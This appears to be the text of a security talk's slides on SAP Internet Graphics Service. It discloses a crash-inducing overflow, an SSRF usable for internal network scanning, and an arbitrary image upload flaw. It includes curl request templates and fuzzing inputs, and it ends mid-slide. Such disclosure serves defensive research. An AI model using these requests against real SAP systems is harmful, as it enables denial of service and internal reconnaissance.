
```
<?xml version="1.0" encoding="utf-8"?>
<SAPChartCustomizing version="1.1">
  <Elements>
    <ChartElements>
      <Title>
        <Extension>&gt;&lt;!DOCTYPE html&gt;&lt;html&gt;&lt;body&g
      </Title>
    </ChartElements>
  </Elements>
</SAPChartCustomizing>
```



```
villain # python igs_http_xmlchart_demo2.py -d 10.11.12.13_
```

AGENDA


- SAP IGS
- Chart generator
- **Zip service**
- Spool service
- Image converter
- Securing IGS
- Conclusion



HOW DOES IT WORK ?

ZIPPER zips multiple input files (BW 3.5 / BI 7.x BEx Broadcaster).

SIGS / Goto / Demonstration / Zip



report : GRAPHICS_IGS_ZIPPER_DEMO

ABAP Editor: Display Report GRAPHICS_IGS_ZIPPER_DEMO

Repository Browser

Program: GRAPHICS_IGS_ZIPPER_DEMO

Object Name	Description
GRAPHICS_IGS_ZIPPER_DEMO	Internet Graphi
Fields	
Events	
PBO Modules	
PAI Modules	
Subroutines	
Screens	
GUI Status	

Report: GRAPHICS_IGS_ZIPPER_DEMO Active

```
1  *&-----
2  *& Report  GRAPHICS_IGS_ZIPPER_DEMO
3  *&-----
4  *& Demo report for Internet Graphics Service 'Zipper' in
5  *&-----
6
7  report graphics_igs_zipper_demo.
8
9  * global parameters
10 parameters: p_dest type char32 default 'IGS RFC_DEST'.
11
12 * global data
13 data: g_save_okcode like sy-ucomm,
14       g_bool_result type c.
15
16 data: g_igs_zipper type ref to cl_igs_zipper,
17       g_zip_blob type w3mimetabtype,
18       g_zip_size type i.
19
20 * dynpro data
21 data: okcode like sy-ucomm,
```

report : GRAPHICS_IGS_ZIPPER_DEMO

ABAP Editor: Display Report GRAPHICS_IGS_ZIPPER_DEMO

Repository Browser

Program: GRAPHICS_IGS_ZIPPER_DEMO

Object Name	Description
GRAPHICS_IGS_ZIPPER_DEMO	Internet Graphi
Fields	
Events	
PBO Modules	
PAI Modules	
Subroutines	
Screens	
GUI Status	

Report: GRAPHICS_IGS_ZIPPER_DEMO Active

```
1  *&-----
2  *& Report  GRAPHICS_IGS_ZIPPER_DEMO
3  *&-----
4  *& Demo report for Internet Graphics Service 'Zipper' in
5  *&-----
6
7  report graphics_igs_zipper_demo.
8
9  * global parameters
10 parameters: p_dest type char32 default 'IGS RFC_DEST'.
11
12 * global data
13 data: g_save_okcode like sy-ucomm,
14       g_bool_result type c.
15
16 data: g_igs_zipper type ref to cl_igs_zipper,
17       g_zip_blob type w3mimetabtype
18       g_zip_size type i.
19
20 * dynpro data
21 data: okcode like sy-ucomm,
```

class : CL_IGS_ZIPPER

Class Builder: Display Class CL_IGS_ZIPPER

Repository Browser

Class / Interface: CL_IGS_ZIPPER

Implemented / Active

Properties | Interfaces | Friends | Attributes | **Methods** | Events

Parameters | Exceptions | Sourcecode

Method	Level	Visibility	M...	Description
CONSTRUCTOR	Instance Method	Public		Constructor
ADD_FILE	Instance Method	Public		Adds File to List
EXECUTE	Instance Method	Public		Converts Image
GET_ERROR	Instance Method	Public		Returns Error
GET_ZIPFILE	Instance Method	Public		Returns Generated Zip File
RENDER_XML	Instance Method	Private		Renders the Meta XML
PARSE_XML	Instance Method	Private		Parses the Meta XML

Object Name | Description

- CL_IGS_ZIPPER (Internet Graphic)
 - Attribute
 - Methods
 - ADD_FILE (Adds File to List)
 - CONSTRUCTOR (Constructor)
 - EXECUTE (Converts Image)
 - GET_ERROR (Returns Error)
 - GET_ZIPFILE (Returns General)
 - PARSE_XML (Parses the Meta)

class : CL_IGS_ZIPPER

Class Builder: Display Class CL_IGS_ZIPPER

Repository Browser

Class / Interface: CL_IGS_ZIPPER

Implemented / Active

Properties | Interfaces | Friends | Attributes | **Methods** | Events

Method	Level	Visibility	M...	Description
CONSTRUCTOR	Instance Method	Public		Constructor
ADD_FILE	Instance Method	Public		Adds File to List
EXECUTE	Instance Method	Public		Converts Image
GET_ERROR	Instance Method	Public		Returns Error
GET_ZIPFILE	Instance Method	Public		Returns General
PARSE_XML	Instance Method	Private		Parses the Meta
RENDER_XML	Instance Method	Private		Renders the Meta XML

Method : RENDER_XML

```
Method RENDER_XML Active
1 method RENDER_XML .
2
3     data: l_document      type ref to if_ixml_document,
4           l_parent       type ref to if_ixml_element,
5           l_element      type ref to if_ixml_element,
6           l_value        type string,
7           l_result       type i,
8           l_ostream      type ref to if_ixml_ostream.
9     data: l_file         type file_type.
10
11     l_document = m_ixml->create_document( ).
12     l_parent = l_document->create_simple_element(
13         name = 'REQUEST'
14         parent = l_document
15     ).
16     l_element = l_document->create_simple_element(
17         name = 'COMPRESS'
18         parent = l_parent
19     ).
20     l_result = l_element->set_attribute(
21         name = 'type'
22         value = 'zip'
23     ).
24     l_parent = l_document->create_simple_element(
25         name = 'FILES'
26         parent = l_element
27     ).
28
29     LOOP AT m_files INTO l_file.
30
31         l_element = l_document->create_simple_element(
32             name = 'FILE'
33             parent = l_parent
```


zip.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<REQUEST>
  <COMPRESS format="zip">
    <FILES>
      <FILE name="file1" path="/EasternPalace" size="17"></FILE>
      <FILE name="file2" path="/DesertPalace" size="17"></FILE>
    </FILES>
  </COMPRESS>
</REQUEST>
```

Like XMLCHART, request is multipart type :

```
curl -sKL -X POST "http://sapserver:40080/ZIPPER" \  
-H "Content-Type: multipart/form-data" \  
-F "xml=@zip.xml" \  
-F "file1=@file1" \  
-F "file2=@file2"
```

SAP IGS responds...

```
<A name="META" href="/output/META_1516180866140686113404672-112978
<A name="ZIPFILE" href="/output/zipfile_15161808667687400.zip">ZIP
```

```
Archive:  zipfile_15161808667687400.zip
 Length      Date    Time    Name
-----
    17      2018-01-17  01:21   /EasternPalace/file1
    17      2018-01-17  01:21   /DesertPalace/file2
-----
    34                                 2 files
```

VULN #3

Overflow...

I was manually testing inputs like a normal end user...

```
$(python -c "import string;print string.printable")  
$(python -c "print 'A'*10000")
```

... when a Portwatcher **crashed**

```
<TITLE>SAP Internet Graphics Server</TITLE></HEAD><BODY>  
<H2><B>500 Internal Server Error</B></H2><BR><HR>  
<BR>Error in interpreter communication<BR><BR><HR>
```

```
root@sapigs:/sapmnt/NPL/exe/uc/linuxx86_64# _
```


```
villain # python igs_http_zipper_demo1.py -d 10.11.12.13 _
```

Ok DoS here. Exploitable ?

- strchr() before vulnerable function
- if \x00 in our payload -> invalid xml error
- the vulnerable function isn't reached

AGENDA


- SAP IGS
- Chart generator
- Zip service
- **Spool service**
- Image converter
- Securing IGS
- Conclusion



HOW DOES IT WORK ?

RSPOCONNECTOR provides an interface to communicate with printers.

SIGS / Goto / Test / RSPO Connector



The screenshot shows a SAP report configuration window titled "Report GRAPHICS_IGS_RSPO_TEST". The window has a standard SAP toolbar at the top with icons for back, save, refresh, and other functions. Below the title bar, there are two input fields for configuration:

- RFc Destination to IGS:** The input field contains the text "IGS RFC_DEST".
- Printer Name:** The input field contains the text "Printer1". This field is highlighted with a yellow background and a red border, indicating it is the active field.

At the bottom of the window, the SAP logo is visible on the left, and the text "GRAPHICS_IGS_RSPO_TEST" is displayed on the right, indicating the current report being configured.

report : GRAPHICS_IGS_RSPO_TEST

... nothing useful

- Search for class name like : cl*igs*
- CL_RSPO_IGS_SNMP

CL_IGS_FILTER	Internet Graphic Service Filter
CL_RSDME_UI_GENERATE_IGS_CHART	
CL_RSPO_IGS_SNMP	Wrapper for IGS SNMP interpreter class
CL_RSRV_CHECK_IGS	Check for Internet Graphic Service
CL_SIMP_DC_CONFIGSET	DC Config Set

method : GET_SAPSPRINT_VERSION

Class Builder Class CL_RSPO_IGS_SNMP Display

Repository Browser

Class / Interface
CL_RSPO_IGS_SNMP

Object Name	Description
CL_RSPO_IGS_SNMP	Wrapper for IGS
Attribute	
Methods	
• CONSTRUCTOR	Constructor
• GET_CONNECTOR_VERSION	Get version of S
• GET_PRINTER_STATUS	Retreive printer
• GET_SAPSPRINT_VERSION	Get version of S
• IS_IGS_REGISTERED_TYPE	Returns whethe
• SAPSPRINT_GET_PRINTER_STATUS	Get printer statu
• GET_CONNECTOR_RESPONSE	Get connector b

Method GET_SAPSPRINT_VERSION Act

```
28 CALL METHOD M_IGS_DATA->ADD_STRING
29 EXPORTING
30     INPUT = port
31     NAME = 'SapSprintPort' "#EC NOTEXT
32 RECEIVING
33     RESULT = rc
34 .
35
36 CALL METHOD M_IGS_DATA->ADD_STRING
37 EXPORTING
38     INPUT = m_rspo_version
39     NAME = 'RspoVersion' "#EC NOTEXT
40 RECEIVING
41     RESULT = rc
42 .
43
44
45 * send data to IGS
46 if m_igs_rfc_dest is initial.
47 CALL METHOD M_IGS_DATA->SEND
48 EXPORTING
49     FARM_TYPE = interpreter_type
50 IMPORTING
51     TABLES = num_of_tables
52     MSG_TEXT = message
53 EXCEPTIONS
54     RFC_COMMUNICATION_ERROR = 1
55     RFC_SYSTEM_ERROR = 2
56     INTERNAL_ERROR = 3
57     others = 4
58
```

- No xml input
- It appears that the report sends a "string" to IGS

- It is also a multipart/form-data request
- Example for GetSapSprintProtocolVersion :

```
curl -sKL -X POST "http://sapserver:40080/RSPOCONNECTOR" \  
-H "Content-Type: multipart/form-data" \  
-F "RspoVersion=1" \  
-F "RspoConnRequest=GetSapSprintProtocolVersion" \  
-F "SapSprintHost=host" \  
-F "SapSprintPort=515"
```


- Spent a lot of time to build a SAPSprint server
- Lot of failed here
- But found a little thing...

VULN #4

Simple SSRF...

- Using request **GetSapSprintProtocolVersion**
- We can specify options :
 - SapSprintHost
 - SapSprintPort
- Return Code is written in file :
 - `"/output/RspoConnReturnCode_<blabla>"`

Could be used for **internal scanning**


By evaluating the error log code

```
attacker          -> SAP IGS          -> internal SAP
192.168.123.51    192.168.123.13
                  10.11.12.13          10.11.12.2
```

```
villain # _
```

AGENDA

- SAP IGS
- Chart generator
- Zip service
- Spool service
- **Image converter**
- Securing IGS
- Conclusion




HOW DOES IT WORK ?

IMGCONV is a service for converting one graphic format (for example, GIF) into another (for example, TIFF).

You know the process now...

SIGS / Goto / Demonstration / Image Converter



report : GRAPHICS_IGS_IMGCONV_DEMO

ABAP Editor: Display Report GRAPHICS_IGS_IMGCONV_DEMO

Repository Browser

Program: GRAPHICS_IGS_IMGCONV_DEMO

Object Name	Description
GRAPHICS_IGS_IMGCONV_DEMO	Internet Graphic
Fields	
Events	
PBO Modules	
PAI Modules	
Subroutines	
Screens	
GUI Status	

Report: GRAPHICS_IGS_IMGCONV_DEMO Active

```
166 | endform.                                " do upload
167 |
168 | *-----
169 | *      Form do_igs_request
170 | *-----
171 | *      text
172 | *-----
173 | form do_igs_request .
174 |
175 |     data: l_igs_imgconv type ref to cl_igs_image_converter,
176 |           l_img_blob   type w3mimetabtype,
177 |           l_img_size   type w3param-cont_len,
178 |           l_img_type   type w3param-cont_type,
179 |           l_img_subtype type w3param-cont_type,
180 |           l_img_url    type w3url,
181 |           l_err_code   type i,
182 |           l_err_text   type string.
183 |
184 | if not g_img_blob[] is initial.
```

report : GRAPHICS_IGS_IMGCONV_DEMO

SAP Editor: Display Report GRAPHICS_IGS_IMGCONV_DEMO

Repository Browser

Program: GRAPHICS_IGS_IMGCONV_DEMO

Object Name	Description
GRAPHICS_IGS_IMGCONV_DEMO	Internet Graphic
Fields	
Events	
PBO Modules	
PAI Modules	
Subroutines	
Screens	
GUI Status	

Report: GRAPHICS_IGS_IMGCONV_DEMO Active

```
166 | endform.                                " do upload
167 |
168 | *-----
169 | *      Form do_igs_request
170 | *-----
171 | *      text
172 | *-----
173 | form do_igs_request .
174 |
175 | data: l_igs_imgconv type ref to cl_igs_image_converter,
176 |       l_img_blob   type w3mimetype
177 |       l_img_size   type w3param-cont_len,
178 |       l_img_type   type w3param-cont_type,
179 |       l_img_subtype type w3param-cont_type,
180 |       l_img_url    type w3url,
181 |       l_err_code   type i,
182 |       l_err_text   type string.
183 |
184 | if not g_img_blob[] is initial.
```

Method : RENDER_XML

Class Builder Class CL_IGS_IMAGE_CONVERTER Display

Repository Browser

Class / Interface
CL_IGS_IMAGE_CONVERTER

Object Name	Description
CL_IGS_IMAGE_CONVERTER	Internet Graphic
Attribute	
Methods	
CONSTRUCTOR	Constructor
EXECUTE	Converts Image
GET_ERROR	Returns Error
GET_IMAGE	Gets Result Image
GET_IMAGE_COUNT	Returns Number
SET_IMAGE	Sets Image if BL
PARSE_XML	Parses the Meta
RENDER_XML	Renders the Me
Types	

Method: RENDER_XML

```
1  method RENDER_XML.  
2  
3      data: l_document      type ref to if_ixml_document,  
4            l_parent       type ref to if_ixml_element,  
5            l_element      type ref to if_ixml_element,  
6            l_value        type string,  
7            l_result       type i,  
8            l_ostream      type ref to if_ixml_ostream.  
9  
10     l_document = m_ixml->create_document( ).  
11     l_parent = l_document->create_simple_element(  
12         name = 'IMAGE'  
13         parent = l_document  
14     ).  
15  
16     if not width is initial.  
17         l_element = l_document->create_simple_element(  
18             name = 'WIDTH'  
19             parent = l_parent  
20         ).  
21         l_value = width.  
22         l_result = l_element->set_value( l_value ).  
23     endif.  
24     if not height is initial.  
25         l_element = l_document->create_simple_element(  
26             name = 'HEIGHT'
```

img.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<IMAGE>
  <WIDTH>100</WIDTH>
  <HEIGHT>100</HEIGHT>
  <INPUT>image/png</INPUT>
  <OUTPUT>image/gif</OUTPUT>
  <GET_URL>http://anywhere.com/Agahnim.png</GET_URL>
  <PUT_URL>http://somewhere.com/Ganon.gif</PUT_URL>
</IMAGE>
```

FAILED TESTS

- Request very large image
- Upload other types of file
- Upload valid image with embedded payload
- XXE
- ...

VULN #5

Arbitrary Image upload...

I was interested by how the http request is made

```
gdb-peda$ info functions Url
All functions matching regular expression "Url":
...
0x00007ff1a84e02c0 ImageConverter::PutImageToUrl(char const*,
